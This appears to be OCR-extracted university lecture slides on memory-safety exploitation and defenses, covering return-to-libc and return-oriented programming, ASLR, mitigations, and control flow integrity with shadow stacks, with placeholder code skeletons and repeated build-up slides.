
Return to libc Attacks

- Reuse existing code to bypass W⊕X
- Return Oriented Programming
  - Build new functionality from pieces of existing functions



Return to libc Attacks

- Reuse existing code to bypass W⊕X
- Return Oriented Programming
  - Build new functionality from pieces of existing functions



```
void a() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void b() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```


```
void c() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void d() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

```
void e() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void f() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

```
void g() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void h() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

Return to libc Attacks

- Reuse existing code to bypass W⊕X
- Return Oriented Programming
  - Build new functionality from pieces of existing functions



```
void a() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void b() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

```
void c() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void d() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

```
void e() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void f() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```


```
void g() {
  ...
  ...
  ...
  ...
  ...
  ...
  ...
  ...
}
void h() {
  ...
  ...
  ...
  ...
  ...
  ...
}
```

ASLR

- Address Space Layout Randomization
  - You can't use it if you can't find it!

ASLR


- Address Space Layout Randomization
  - You can't use it if you can't find it!



Run 1


ASLR

- Address Space Layout Randomization
  - You can't use it if you can't find it!



ASLR


- Address Space Layout Randomization
  - You can't use it if you can't find it!



But even this is “easily” broken

ASLR

- Address Space Layout Randomization
  - You can't use it if you can't find it!



But even this is “easily” broken

Just leak a pointer first...

Mitigations

- Several automated ***mitigations*** are available
  - Approaches for lessening the likelihood & impact of a vulnerability

Mitigations

- Several automated ***mitigations*** are available
  - Approaches for lessening the likelihood & impact of a vulnerability
- How can you prevent the core vulnerabilities we have discussed so far?
  - Are there common points you can break? (Point in a kill chain)

Mitigations

- Several automated ***mitigations*** are available
  - Approaches for lessening the likelihood & impact of a vulnerability
- How can you prevent the core vulnerabilities we have discussed so far?
  - Are there common points you can break? (Point in a kill chain)
- Are there obvious limitations with these techniques?

Control Flow Integrity

- Restrict indirect control flow to needed targets
  - jmp */call */ret


```
foo = ...

foo();
```

Control Flow Integrity

- Restrict indirect control flow to needed targets
  - jmp */call */ret

```
foo = ...
if foo not in [...] abort()
foo();
```




```
void a() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void b() {
   ...
   ...
   ...
```

Control Flow Integrity

- What problem from context sensitivity reappears for returns?

Control Flow Integrity

- What problem from context sensitivity reappears for returns?




```
foo();
```

```
void foo() {
  ...
}
```

```
foo();
```


Control Flow Integrity

- What problem from context sensitivity reappears for returns?




Control Flow Integrity

- What problem from context sensitivity reappears for returns?



Control Flow Integrity

- What problem from context sensitivity reappears for returns?



```
foo();
```


```
void foo() {
  ...
}
```

```
foo();
```

Can disambiguate call site/return pairs with a shadow stack

Control Flow Integrity


- What problem from context sensitivity reappears for returns?



Can disambiguate call site/return pairs with a shadow stack

Control Flow Integrity


- What problem from context sensitivity reappears for returns?



Can disambiguate call site/return pairs with a shadow stack

Control Flow Integrity

- What problem from context sensitivity reappears for returns?



```
foo();
```


```
void foo() {
   ...
}
```

```
foo();
```

Can disambiguate call site/return pairs with a shadow stack

Control Flow Integrity

- What problem from context sensitivity reappears for returns?



```
foo();
```

```
void foo() {
  ...
}
```

```
foo();
```

```
clang -fsanitize=cfi -fsanitize=safe-stack
```

- Even *fully precise* CFI is porous without shadow stacks!
  - In practice, CFI is also *approximate*

Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?

Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?
  - Coarse static approximations.
  - Open up too many opportunities for attack.

Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?
  - Coarse static approximations.
  - Open up too many opportunities for attack.
- ***Fully precise CFI***
  - Include only those edges necessary for the dynamic correctness of the program.
  - Undecidable in general

